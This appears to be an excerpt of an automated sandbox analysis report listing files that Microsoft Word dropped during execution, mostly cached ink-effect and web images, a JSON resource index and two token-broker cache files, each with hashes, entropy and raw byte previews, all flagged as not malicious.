Preview:	.....Exif..II*.....Ducky.....2.....http://ns.adobe.com/xap/1.0/.<?xpacket begin="." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x: xmptk="Adobe XMP Core 5.6-c067 79.157747, 2015/03/30-23:40:42 "> <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:a bout="" xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/" xmlns:stRef="http://ns.adobe.com/xap/1.0/sType/ResourceRef#" xmlns:xmp="http://ns.adobe.com/xap/1.0/" xmpMM:OriginalDocumentID="xmp.did:9ddd68a3-599c-c447-b762-dfdcc6ed67f0" xmpMM:DocumentID="xmp.did:6DA3B3432F9611E79EC5C8FB588A0A7D" xm pMM:InstanceID="xmp.iid:6DA3B3422F9611E79EC5C8FB588A0A7D" xmp:CreatorTool="Adobe Photoshop CC 2015 (Windows)"> <xmpMM:DerivedFrom stRef:inst anceID="xmp.iid:171e06c7-6010-1747-9ee0-2032452c22f2" stRef:documentID="adobe:docid:photoshop:647e5738-1e35-11e7-9c56-d2f51c83e137"/> </rdf:Description> </rdf:RDF> </x:xmpmeta> <?xpacket end="r"?>....Adobe.d.....

C:\Users\user\AppData\Local\Microsoft\GraphicsCache\1\CloudGraphicsResources\Graphics\inkeffectocean.jpg

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	JPEG image data, Exif standard: [TIFF image data, little-endian, direntries=0], baseline, precision 8, 540x540, components 3
Category:	dropped
Size (bytes):	51762
Entropy (8bit):	7.969551469107947
Encrypted:	false
SSDEEP:	1536:2RjFVlGWSX55YGjQQq35KuAt85LMn7Tz+dR8jG/t:2RhVIiiWQ9sxnLGR8jG/t
MD5:	B3DB04E08D530D82F33A9B09EA528595
SHA1:	C503E80D02BACAC44C1E53D2C2289F5702B0C829
SHA-256:	35711A8D24732AEB50300EACD3E231BFD5676D6575830240BF7111BFF040B9E5
SHA-512:	C6B66DC04793FFAD8C7CEE1908334C664D122B6D444B8ED534E20E5FA3A7ED22062697C759BD8236910BD5E88D321D11C4BAC7EF40B64E3E69620AA7AEF26E 1D
Malicious:	false
Preview:	.....Exif..II*.....Ducky.....http://ns.adobe.com/xap/1.0/.<?xpacket begin="." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x: xmptk="Adobe XMP Core 5.6-c067 79.157747, 2015/03/30-23:40:42 "> <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:a bout="" xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/" xmlns:stRef="http://ns.adobe.com/xap/1.0/sType/ResourceRef#" xmlns:xmp="http://ns.adobe.com/xap/1.0/" xmpMM:OriginalDocumentID="xmp.did:bbfa45cd-c1f9-7e4b-bdf0-5a08d3643b82" xmpMM:DocumentID="xmp.did:7E9BDF902F9611E79068964DF66B6A5F" xm pMM:InstanceID="xmp.iid:7E9BDF8F2F9611E79068964DF66B6A5F" xmp:CreatorTool="Adobe Photoshop CC 2015 (Windows)"> <xmpMM:DerivedFrom stRef:inst anceID="xmp.iid:bfdf1a42-cec7-c342-962a-2f28aa7f0712" stRef:documentID="adobe:docid:photoshop:21012dab-1e31-11e7-9c56-d2f51c83e137"/> </rdf:Description> </rdf:RDF> </x:xmpmeta> <?xpacket end="r"?>....Adobe.d.....

C:\Users\user\AppData\Local\Microsoft\GraphicsCache\1\CloudGraphicsResources\Graphics\inkeffectrainbowglitter.jpg

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 540x540, components 3
Category:	dropped
Size (bytes):	77636
Entropy (8bit):	7.98325572479678
Encrypted:	false
SSDEEP:	1536:GQvLaOfOKaf5ZKLzFxDZsDYlV4uCD258Vds+7RWiakyvggK:mOOKahZoZqY+uDCVe+Aizye
MD5:	DEE12646BC7E105B3A97555A5AD46F1F
SHA1:	D3C1F8FAFD06682514F2A88B5DD4B2D0BB1C9D0A
SHA-256:	F47061DFB3F3312AF65E739C09EF51B0F0C2DE21FDCD344C35B5E9C37665CFD2
SHA-512:	3A94C1975B50995BC368376423203F072417C83C4A65312122C0258075EFA6C0686D01A4B9CEF67D30012D0509DBA69D03921E9E6A6171C1F9E52690D5C2CF7B
Malicious:	false

Preview:	......JFIF.............................."...."4%(%(%4N191191NETD?DTE|bVVb|.yry..........................."...."4%(%(%4N191191NETD?DTE|bVVb|.yry......................"........................ ....\.gI.:SI1F....Q..)._.t...9..l..5..++T).R..lQk<..H}.mS.Z.~..d......r~...W+.\.b9.i.A......Q..D.w.|..#k*......3.&*V[d...UD3..Gw?G.........T..a....m.Zi..Q4.ltL.].-......j.B .F.+..gN9......ch4.3.D.s..w..Vy..lRm..qh-rP...u.....+....=.2..i.h..dz:...z.,F..;....b..Im..c.5.#.=.......7.....\..G..]l...O3R1?.....r.i.'..~.h...|.R.j.p0y../F.iR..:......iK.m.X..`".:.4v..........i.... ..9.0..l}><..6..".*..SEc....0u.r.&...Cl...S..f.|....v...-.v.lA.y....8........F58.>|.W?..)..X:........]2...3R...s.\.S..".&...g....H..rT......XR4.K..L..=.......#..C'...._>-.S.RRoH.]..B>'...{.9.^K.u./y.. Q3Z...g......?.f#X....yoK.%X.`P`K/;:..u-.4..+....."_Q..kU..:...._.@5..&X.t..J....e...t.`.k.."HZ...V.gln....b .....U.0.>.jk.b\t.R...^..C.N.........w..-.AqEk...c.f...[Cw\.XKF...{.......'.9.

C:\Users\user\AppData\Local\Microsoft\GraphicsCache\1\CloudGraphicsResources\Graphics\inkeffectrosegold.jpg

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	JPEG image data, Exif standard: [TIFF image data, little-endian, direntries=0], baseline, precision 8, 540x540, components 3
Category:	dropped
Size (bytes):	42587
Entropy (8bit):	7.956158176110853
Encrypted:	false
SSDEEP:	768:33uVCSrPcSrBbXGFz+dT+YrUjmJ3/Tm14bFXBFfP+EIbeIIoAuYY4so2/EKchzum:33uV74StXhSYrUiJvTsCNjNIbz6pAEKk
MD5:	481D6C397EC9255C7158948ECAEE6585
SHA1:	F6692C7064A6E54991283963DA5190C179753D19
SHA-256:	EDE39E66268900159B6B80106B11EF74539F5077D8206DEEAD9B98E8F3CFD176
SHA-512:	5B4BC810879E55F712E0E860FB4D4ADE54297DC574C1658CD3E61EDC8D0AAD9B0EFED16EAA347B663F1271207BD2B858B8644B333BE98CFB0C6536279A8950 BE
Malicious:	false
Preview:	......Exif..II*.................Ducky..............http://ns.adobe.com/xap/1.0/.<?xpacket begin="." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x: xmptk="Adobe XMP Core 5.6-c067 79.157747, 2015/03/30-23:40:42 "> <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:a bout="" xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/" xmlns:stRef="http://ns.adobe.com/xap/1.0/sType/ResourceRef#" xmlns:xmp="http://ns.adobe.com/xap/1.0/" xmpMM:OriginalDocumentID="adobe:docid:photoshop:cf966bc7-2e03-1179-b805-d8edc999fcb6" xmpMM:DocumentID="xmp.did:9328F00B350711E7AC20BD 1A5FC75C1C" xmpMM:InstanceID="xmp.iid:9328F00A350711E7AC20BD1A5FC75C1C" xmp:CreatorTool="Adobe Photoshop CC 2017 (Macintosh)"> <xmpMM:Derive dFrom stRef:instanceID="xmp.iid:5BC0E725279811E7BFED96D58044CBC1" stRef:documentID="xmp.did:5BC0E726279811E7BFED96D58044CBC1"/> </rdf:Descri ption> </rdf:RDF> </x:xmpmeta> <?xpacket end="r"?>....Adobe.d................$..$-"."-)#""#)8/////

C:\Users\user\AppData\Local\Microsoft\GraphicsCache\1\CloudGraphicsResources\Graphics\inkeffectsilver.jpg

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 540x540, components 3
Category:	dropped
Size (bytes):	38755
Entropy (8bit):	7.969372339631151
Encrypted:	false
SSDEEP:	768:xIw5we0JUmH9lDEt7ABvuRYLZ2CjOkqwP6HtSbIDNEaP2bu4:xIeweU9uABvkYLZ2Cj5PhIefu4
MD5:	D1895189ECEEF4679EAA001B3F779DB3
SHA1:	FC4AAA7A7F84C806F042A80E1F90B8E7236A8559
SHA-256:	3D832CABF1C0DAAA5314F32A8E412E36F5628F6D2A14A021901D667773B382D3
SHA-512:	E44A6E7AA7E2BEE1C1C5635AC255BBCB361D2532A4169F0D1F757EBBAA384B11B1635D932CD44E1748821459F53B81EF79B6642080C77F41BC4D93C8B73F312 E
Malicious:	false
Preview:	......JFIF.........................!#.#!0-))-0I48484IoEQEEQEobwaZawb..{{...........................!#.#!0-))-0I48484IoEQEEQEobwaZawb..{{..........................."................................... ....`:y.C....(.$e.RFmA..QcW..x..I....9..l...u.Rak.J.W....:.F:.Kh`+....CU.QU.g.^..ps.\|..4..1CN^.N.b...[....Lt..S...K.....dFLv......yJ.&...?"u..j.....d.F....r...<.....t.D......'Hv I%..^iK I..p..........A..i...u9(^ZS. .'J."l.M.uFE...T....;8..w..JfJ.K....w,....EE...x........v)...e..=......v..A.{J...].4f1....Y..s.i2nn....}h9....^}...u..W.*...z..Vw.bk.bp......,.... .2.fS...U:dB....r:..N.. uG..;b..\m.=z,+.^A....JV*.+...6..l..!.(.Te.k9.*.J..s.5...P....IVF.i$...OA 77D.K x....R.0..nr. }...2g .....Xi...b]E.E.shO..i3G].i..v........jt.L.YG;.T..n2n.d..N.mi..Jl.#......yK...\..al...m.] ..e.j.D..eA...Q..~~.F..*..4....0u..<..2.g.......!......].9cF.IX..g3.:n{j.l.......ON.|f....}....qz.!..Elc.X.,.t.j.j;.....I.m.X..sR..0^........;N..N..U..Z

C:\Users\user\AppData\Local\Microsoft\GraphicsCache\1\oart.json

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	JSON data
Category:	dropped
Size (bytes):	8515
Entropy (8bit):	2.376758026536063
Encrypted:	false
SSDEEP:	192:OGEGGGBGcGSGwGdGKGjWqGjWUGjW3GjWiGjWAGjWUGjWTGjWwG/zhGzPhGjf4:zJbwx3F8f02FU+UJiUsk
MD5:	53D49444EAF92E0CF5D2985CCAEDE42B
SHA1:	DA2D6C55752243AA5E638750F038DADF3C9FE6CC
SHA-256:	722A39658D2F3D5E333874F23485CEA9DA2B79EDA454FA7F5A9FEFBFDB9B2AD8
SHA-512:	B59D16AE8DCB2D9F02BF7CD594A94D140C9CB308DECFEEDF89B9C166657D8B6BD97FA7CFCF97F0D45E184A470B209F28F1ECC420C5CBF8D88D6E0E1C3AB4 8064
Malicious:	false

Preview:	{.. "MajorVersion": 1,.. "MinorVersion": 5,.. "ResFamily": [.. {.. "Family": "InkEffect",.. "Res": [.. {.. "n": "inkeffectrainbowglitter",.. "sub": [.. {.. "sn": "",.. "sid": 0,.. "ext": "jpg".. }..].. },.. {.. "n": "inkeffectgalaxy",.. "sub": [.. {.. "sn": "",.. "sid": 0,.. "ext": "jpg".. }..].. },.. {.. "n": "inkeffectgold",.. "sub": [.. {.. "sn": "",.. "sid": 0,.. "ext": "jpg".. }..].. },.. {.. "n": "inkeffectsilver",.. "sub": [.. {.

C:\Users\user\AppData\Local\Microsoft\TokenBroker\Cache\089d66ba04a8cec4bdc5267f42f39cf84278bb67.tbres

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	2278
Entropy (8bit):	3.844562966056304
Encrypted:	false
SSDEEP:	48:uiTrlKxsxx8xl9ll8uFFViLgYbWmrF7qld1rc:vQYZVicYbWCF79
MD5:	8DD4EE04D7AE71479C85CADB883C8A89
SHA1:	CDA4C6A6E52E90900E8463E952DD8E63FF67D072
SHA-256:	B556853174CF0717396ABA6729FB0B46C742C5BC85BA7F44485392A5F7BBE423
SHA-512:	2C7ECAEC26AA6CF55AFC8D13DEA7E853C8AE9EB16B7E99B8526F7288D0BCA92BED140B41142ABF20307B575F1FDA674EC6FB79FF69372CBC6975FD977F541C62
Malicious:	false
Preview:	{.".T.B.D.a.t.a.S.t.o.r.e.O.b.j.e.c.t.".:.{.".H.e.a.d.e.r.".:.{.".O.b.j.e.c.t.T.y.p.e.".:.".T.o.k.e.n.R.e.s.p.o.n.s.e.".,.".S.c.h.e.m.a.V.e.r.s.i.o.n.M.a.j.o.r.".:.2.,.".S.c.h.e.m.a.V.e.r.s.i.o.n.M.i.n.o.r.".:.1.},.,".O.b.j.e.c.t.D.a.t.a.".:.{.".S.y.s.t.e.m.D.e.f.i.n.e.d.P.r.o.p.e.r.t.i.e.s.".:.{.".R.e.q.u.e.s.t.I.n.d.e.x.".:.{.".T.y.p.e.".:.".I.n.l.i.n.e.B.y.t.e.s.".,.".I.s.P.r.o.t.e.c.t.e.d.".:.f.a.l.s.e.,.".V.a.l.u.e.".:.".C.J.1.m.u.g.S.o.z.s.S.9.x.S.Z./.Q.v.O.c.+.E.J.4.u.2.c.=.".},.,".E.x.p.i.r.a.t.i.o.n.".:.{.".T.y.p.e.".:.".I.n.l.i.n.e.B.y.t.e.s.".,.".I.s.P.r.o.t.e.c.t.e.d.".:.f.a.l.s.e.,.".V.a.l.u.e.".:.".g.I.0.+.g.U.f.c.2.g.E.=.".},.,".S.t.a.t.u.s.".:.{.".T.y.p.e.".:.".I.n.l.i.n.e.B.y.t.e.s.".,.".I.s.P.r.o.t.e.c.t.e.d.".:.t.r.u.e.,.".V.a.l.u.e.".:.".A.Q.A.A.A.N.C.M.n.d.8.B.F.d.E.R.j.H.o.A.w.E./.C.I.+.s.B.A.A.A.A.0.i.K.n.x.M.},.,".R.e.s.p.o.n.s.e.B.y.t.e.s.".:.{.".T.y.p.e.".:.".I.n.l.i.n.e.B.y.t.e.s.".,.".I.s.P.r.o.t.e.c.t.e.d.".:.t.r.u.e.,.".V.a.l.u.e.".:.".A.Q.A.A.A.N.C.M.n.d.8.B.F.d.E.R.j.H.o.A.w.E./.C.I.+.s.B.A.A.A.A.0.i.K.n.x.M.

C:\Users\user\AppData\Local\Microsoft\TokenBroker\Cache\56a61aeb75d8f5be186c26607f4bb213abe7c5ec.tbres

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	4542
Entropy (8bit):	4.005734687659148
Encrypted:	false
SSDEEP:	96:pYZV/8ktGoZ16N27JN30Nc7Q2QEzakdug6/e:p20kkoZ16NCNZQ8vduJG
MD5:	7A1379196918073CB3372B4DECE216FB
SHA1:	345BCC6C6CEF61268F6D22625DD457677ED9EE1C
SHA-256:	A604069536EA8FBB617CFC8DB42C01FB2F5A5D2A5A4320181C33A05803A4AC71
SHA-512:	FE8ECE6FD4430AD2D05C24E0D6A63BAE1A2E925F26B0369724FEA21C67AF19B511D9B0DBFE01848DDF13E69DE4599D45B73F76D9B9A5CBBB6D25C0B27BEFBDAE
Malicious:	false
Preview:	{.".T.B.D.a.t.a.S.t.o.r.e.O.b.j.e.c.t.".:.{.".H.e.a.d.e.r.".:.{.".O.b.j.e.c.t.T.y.p.e.".:.".T.o.k.e.n.R.e.s.p.o.n.s.e.".,.".S.c.h.e.m.a.V.e.r.s.i.o.n.M.a.j.o.r.".:.2.,.".S.c.h.e.m.a.V.e.r.s.i.o.n.M.i.n.o.r.".:.1.},.,".O.b.j.e.c.t.D.a.t.a.".:.{.".S.y.s.t.e.m.D.e.f.i.n.e.d.P.r.o.p.e.r.t.i.e.s.".:.{.".R.e.q.u.e.s.t.I.n.d.e.x.".:.{.".T.y.p.e.".:.".I.n.l.i.n.e.B.y.t.e.s.".,.".I.s.P.r.o.t.e.c.t.e.d.".:.f.a.l.s.e.,.".V.a.l.u.e.".:.".V.q.Y.a.6.3.X.Y.9.b.4.Y.b.C.Z.g.f.0.u.y.E.6.v.n.x.e.w.=.".},.,".E.x.p.i.r.a.t.i.o.n.".:.{.".T.y.p.e.".:.".I.n.l.i.n.e.B.y.t.e.s.".,.".I.s.P.r.o.t.e.c.t.e.d.".:.f.a.l.s.e.,.".V.a.l.u.e.".:.".k.r.R.S.Z.z./.c.2.g.E.=.".},.,".S.t.a.t.u.s.".:.{.".T.y.p.e.".:.".I.n.l.i.n.e.B.y.t.e.s.".,.".I.s.P.r.o.t.e.c.t.e.d.".:.f.a.l.s.e.,.".V.a.l.u.e.".:.".A.w.A.A.A.A.=.=.".},.,".R.e.s.p.o.n.s.e.B.y.t.e.s.".:.{.".T.y.p.e.".:.".I.n.l.i.n.e.B.y.t.e.s.".,.".I.s.P.r.o.t.e.c.t.e.d.".:.t.r.u.e.,.".V.a.l.u.e.".:.".A.Q.A.A.A.N.C.M.n.d.8.B.F.d.E.R.j.H.o.A.w.E./.C.I.+.s.B.A.A.A.A.0.i.K.n.x.M.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\12BAF3EE.jpg

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	JPEG image data, Exif standard: [TIFF image data, little-endian, direntries=6, orientation=upper-left, xresolution=86, yresolution=94, resolutionunit=2], baseline, precision 8, 841x518, components 3
Category:	dropped
Size (bytes):	79621
Entropy (8bit):	7.949654755512444
Encrypted:	false
SSDEEP:	1536:EJJt5rmggmHt1zVpigR5lV4Bj1yh0/fakUhx4ZnfO8gf:EJJ3mg9/zVpigR5lw1HabP4ZfOx
MD5:	54A07C35DADB508F554F0ED25AA155B3
SHA1:	84FAC4D81E2AF4E920E4971F8A5D53AC4A8C6BDA
SHA-256:	94EE01362EE9EE7E61A1A62BD197CFF851A64B1DE02AAFE24C1E0A464E4A6036
SHA-512:	D9550DA2511C031F863C6DBDBEBE09E58E3DB74BC7EB564BF7667F8C8F12A55C155092074EDC2FF66AEA6AB7EF630E6625D7F50B68F4EF3215858A407F53201
Malicious:	false

Preview:	......Exif..II*.....V.....^...(.....i.....f.....H.....H.....0210.....0100.....I.....ICC_PROFILE.....lcms.0..mntrRGB XYZ .....acspMSFT....lcms.....-lcms.....dmnd.....jdesc.....hdmdd.....hwtpt...P....rXYZ...d....bXYZ...x....gXYZ.....rTRC .....gTRC.....bTRC.....chrm.....$cprt.....!desc.....lcms generated .....desc.....sRGB..... .....desc.....sRGB.....XYZ .....=.....XYZ .....o...8.....XYZ .....$.....XYZ .....b.....curv.... .....#.(.-.2.7.;.@.E.J.O.T.Y.^.c.h.m.r.w.|.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\1E8B5958.jpg

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	JPEG image data, Exif standard: [TIFF image data, little-endian, direntries=6, orientation=upper-left, xresolution=86, yresolution=94, resolutionunit=2], baseline, precision 8, 837x754, components 3
Category:	dropped
Size (bytes):	66364
Entropy (8bit):	7.930881392262679
Encrypted:	false
SSDEEP:	768:UYytYytYy/OGTWD1qufcR9kyKfMhzEQnsi0Bm4/eevUAGEdUBS00dWX4VLZG:UJJLOGxJDiUiQnR6m4WAUEdUkgXM1G
MD5:	FA62B61B2E012E56787AD09FF660B32A
SHA1:	32F29245140B72BD99D4C42408EDA9DFE4F088CC
SHA-256:	643C921D41C123EB27A5BED51AF0F611EA7ECB4EFD3A5FA34DE8FFBC8F5781FD
SHA-512:	FB7145BAC331C9A246C49D1E9854398CF65DF6B023BC0E3448A10A4759FB6DA8D60D90316E29991FDE559D0E43A1D5BB5EA3D5837F284DEA3B9EED0143A1D3B6
Malicious:	false
Preview:	......Exif..II*.....V.....^...(.....i.....f.....H.....H.....0210.....0100.....E.....ICC_PROFILE.....lcms.0..mntrRGB XYZ .....acspMSFT....lcms.....-lcms.....dmnd.....jdesc.....hdmdd.....hwtpt...P....rXYZ...d....bXYZ...x....gXYZ.....rTRC .....gTRC.....bTRC.....chrm.....$cprt.....!desc.....lcms generated .....desc.....sRGB..... .....desc.....sRGB.....XYZ .....=.....XYZ .....o...8.....XYZ .....$.....XYZ .....b.....curv.... .....#.(.-.2.7.;.@.E.J.O.T.Y.^.c.h.m.r.w.|.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\42ED3717.jpg

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	JPEG image data, Exif standard: [TIFF image data, little-endian, direntries=6, orientation=upper-left, xresolution=86, yresolution=94, resolutionunit=2], baseline, precision 8, 838x340, components 3
Category:	dropped
Size (bytes):	44995
Entropy (8bit):	7.9304820357792645
Encrypted:	false
SSDEEP:	768:QYytYytYyziJ6D4TnrTn8zbDRrjzQLpFDSsgwpfw+6+i:QJJXiJ6DYrkLQ1Fhdpo+6+i
MD5:	D76D9D62CD9BDB3201F8B08A60DDD681
SHA1:	A0A5A65424C08AD3C165B72DCC790F5682149DA2
SHA-256:	5B00B1362C95117CC1FBD59F3248ACF3F4DFE6F86D11999ECDEE9458F04E17E9
SHA-512:	2890D8218157B84D477D48772DE2FF81CE363EF3A1535CA5D3E2AEE48381EAD18C59827E944E127EED0412F317B9825CBB5AEF9CFAD953B0F20F8D720B10B121
Malicious:	false
Preview:	......Exif..II*.....V.....^...(.....i.....f.....H.....H.....0210.....0100.....F.....T.....ICC_PROFILE.....lcms.0..mntrRGB XYZ .....acspMSFT....lcms.....-lcms.....dmnd.....jdesc.....hdmdd.....hwtpt...P....rXYZ...d....bXYZ...x....gXYZ.....rTRC .....gTRC.....bTRC.....chrm.....$cprt.....!desc.....lcms generated .....desc.....sRGB..... .....desc.....sRGB.....XYZ .....=.....XYZ .....o...8.....XYZ .....$.....XYZ .....b.....curv.... .....#.(.-.2.7.;.@.E.J.O.T.Y.^.c.h.m.r.w.|.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\43172D61.jpg

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	JPEG image data, Exif standard: [TIFF image data, little-endian, direntries=6, orientation=upper-left, xresolution=86, yresolution=94, resolutionunit=2], baseline, precision 8, 837x754, components 3
Category:	dropped
Size (bytes):	66364
Entropy (8bit):	7.930881392262679
Encrypted:	false
SSDEEP:	768:UYytYytYy/OGTWD1qufcR9kyKfMhzEQnsi0Bm4/eevUAGEdUBS00dWX4VLZG:UJJLOGxJDiUiQnR6m4WAUEdUkgXM1G
MD5:	FA62B61B2E012E56787AD09FF660B32A
SHA1:	32F29245140B72BD99D4C42408EDA9DFE4F088CC
SHA-256:	643C921D41C123EB27A5BED51AF0F611EA7ECB4EFD3A5FA34DE8FFBC8F5781FD
SHA-512:	FB7145BAC331C9A246C49D1E9854398CF65DF6B023BC0E3448A10A4759FB6DA8D60D90316E29991FDE559D0E43A1D5BB5EA3D5837F284DEA3B9EED0143A1D3B6
Malicious:	false

Preview:	......Exif..II*.....V.....^...(.....i.....f.....H.....H.....0210.....0100.....E.....ICC_PROFILE.....lcms.0..mntrRGB XYZ .....acspMSFT....lcms.....-lcms.....dmnd.....jdesc.....hdmdd.....hwtpt...P....rXYZ...d....bXYZ...x....gXYZ.....rTRC .....gTRC.....bTRC.....chrm.....$cprt.....!desc.....lcms generated .....desc.....sRGB..... .....desc.....sRGB.....XYZ .....=.....XYZ .....o...8.....XYZ .....$.....XYZ .....b.....curv.... .....#.(.-.2.7.;.@.E.J.O.T.Y.^.c.h.m.r.w.|.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\8C6EEAE0.jpg

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	JPEG image data, Exif standard: [TIFF image data, little-endian, direntries=6, orientation=upper-left, xresolution=86, yresolution=94, resolutionunit=2], baseline, precision 8, 841x744, components 3
Category:	dropped
Size (bytes):	74268
Entropy (8bit):	7.9444839660162145
Encrypted:	false
SSDEEP:	1536:KJJ9JA6k9NJBwEQVuIeFVfm5iQmeDDRx/XBdRbX1o/:KJJ/uBw0FV+5iQmeBx/xdRbX1o/
MD5:	45C59288E77195B7C14579CD59717986
SHA1:	AEF3C27DB85493C0E85CAD04E301C092640E7684
SHA-256:	C4AFC369DC15759D81E8563052CFDA5D04EF6B7F76177EB01AA4C2695CB1486F
SHA-512:	7B1F375175780FC5864FA67C1CE64A885B471678EF2D966B00107AE3FBC1649EDE1388BC5F382A002105FC2F624DA230C64D21F005DA79D4EE9B7C20B5764BD
Malicious:	false
Preview:	......Exif..II*.....V.....^...(.....i.....f.....H.....H.....0210.....0100.....I.....ICC_PROFILE.....lcms.0..mntrRGB XYZ .....acspMSFT....lcms.....-lcms.....dmnd.....jdesc.....hdmdd.....hwtpt...P....rXYZ...d....bXYZ...x....gXYZ.....rTRC .....gTRC.....bTRC.....chrm.....$cprt.....!desc.....lcms generated .....desc.....sRGB..... .....desc.....sRGB.....XYZ .....=.....XYZ .....o...8.....XYZ .....$.....XYZ .....b.....curv.... .....#.(.-.2.7.;.@.E.J.O.T.Y.^.c.h.m.r.w.|.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B1730126.jpg

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	JPEG image data, Exif standard: [TIFF image data, little-endian, direntries=6, orientation=upper-left, xresolution=86, yresolution=94, resolutionunit=2], baseline, precision 8, 838x340, components 3
Category:	dropped
Size (bytes):	44995
Entropy (8bit):	7.9304820357792645
Encrypted:	false
SSDEEP:	768:QYytYytYyziJ6D4TnrTn8zbDRrjzQLpFDSsgwpfw+6+i:QJJXiJ6DYrkLQ1Fhdpo+6+i
MD5:	D76D9D62CD9BDB3201F8B08A60DDD681
SHA1:	A0A5A65424C08AD3C165B72DCC790F5682149DA2
SHA-256:	5B00B1362C95117CC1FBD59F3248ACF3F4DFE6F86D11999ECDEE9458F04E17E9
SHA-512:	2890D8218157B84D477D48772DE2FF81CE363EF3A1535CA5D3E2AEE48381EAD18C59827E944E127EED0412F317B9825CBB5AEF9CFAD953B0F20F8D720B10B12 1
Malicious:	false
Preview:	......Exif..II*.....V.....^...(.....i.....f.....H.....H.....0210.....0100.....F.....T.....ICC_PROFILE.....lcms.0..mntrRGB XYZ .....acspMSFT....lcms.....-lcms.....dmnd.....jdesc.....hdmdd.....hwtpt...P....rXYZ...d....bXYZ...x....gXYZ.....rTRC .....gTRC.....bTRC.....chrm.....$cprt.....!desc.....lcms generated .....desc.....sRGB..... .....desc.....sRGB.....XYZ .....=.....XYZ .....o...8.....XYZ .....$.....XYZ .....b.....curv.... .....#.(.-.2.7.;.@.E.J.O.T.Y.^.c.h.m.r.w.|.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\CC449979.jpg

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	JPEG image data, Exif standard: [TIFF image data, little-endian, direntries=6, orientation=upper-left, xresolution=86, yresolution=94, resolutionunit=2], baseline, precision 8, 841x518, components 3
Category:	dropped
Size (bytes):	79621
Entropy (8bit):	7.949654755512444
Encrypted:	false
SSDEEP:	1536:EJJt5rmggmHt1zVpigR5lV4Bj1yh0/fakUhx4ZnfO8gf:EJJ3mg9/zVpigR5lw1HabP4ZfOx
MD5:	54A07C35DADB508F554F0ED25AA155B3
SHA1:	84FAC4D81E2AF4E920E4971F8A5D53AC4A8C6BDA
SHA-256:	94EE01362EE9EE7E61A1A62BD197CFF851A64B1DE02AAFE24C1E0A464E4A6036
SHA-512:	D9550DA2511C031F863C6DBDBEBE09E58E3DB74BC7EB564BF7667F8C8F12A55C155092074EDC2FF66AEA6AB7EF630E6625D7F50B68F4EF3215858A407F5320E 1
Malicious:	false

Preview:	......Exif..II*.....V.....^...(.....i.....f.....H.....H.....0210.....0100.....I.....ICC_PROFILE.....lcms.0..mntrRGB XYZ .....acspMSFT....lcms.....-lcms.....dmnd.....jdesc.....hdmdd.....hwtpt...P....rXYZ...d....bXYZ...x....gXYZ.....rTRC .....gTRC.....bTRC.....chrm.....$cprt.....!desc.....lcms generated .....desc.....sRGB..... .....desc.....sRGB.....XYZ .....=.....XYZ .....o...8.....XYZ .....$.....XYZ .....b.....curv.... .....#.(.-.2.7.;.@.E.J.O.T.Y.^.c.h.m.r.w.|.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\E611A7F3.jpg

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	JPEG image data, Exif standard: [TIFF image data, little-endian, direntries=6, orientation=upper-left, xresolution=86, yresolution=94, resolutionunit=2], baseline, precision 8, 841x744, components 3
Category:	dropped
Size (bytes):	74268
Entropy (8bit):	7.9444839660162145
Encrypted:	false
SSDEEP:	1536:KJJ9JA6k9NJBwEQVuIeFVfm5iQmeDDRx/XBdRbX1o/:KJJ/uBw0FV+5iQmeBx/xdRbX1o/
MD5:	45C59288E77195B7C14579CD59717986
SHA1:	AEF3C27DB85493C0E85CAD04E301C092640E7684
SHA-256:	C4AFC369DC15759D81E8563052CFDA5D04EF6B7F76177EB01AA4C2695CB1486F
SHA-512:	7B1F375175780FC5864FA67C1CE64A885B471678EF2D966B00107AE3FBC1649EDE1388BC5F382A002105FC2F624DA230C64D21F005DA79D4EE9B7C20B5764BD
Malicious:	false
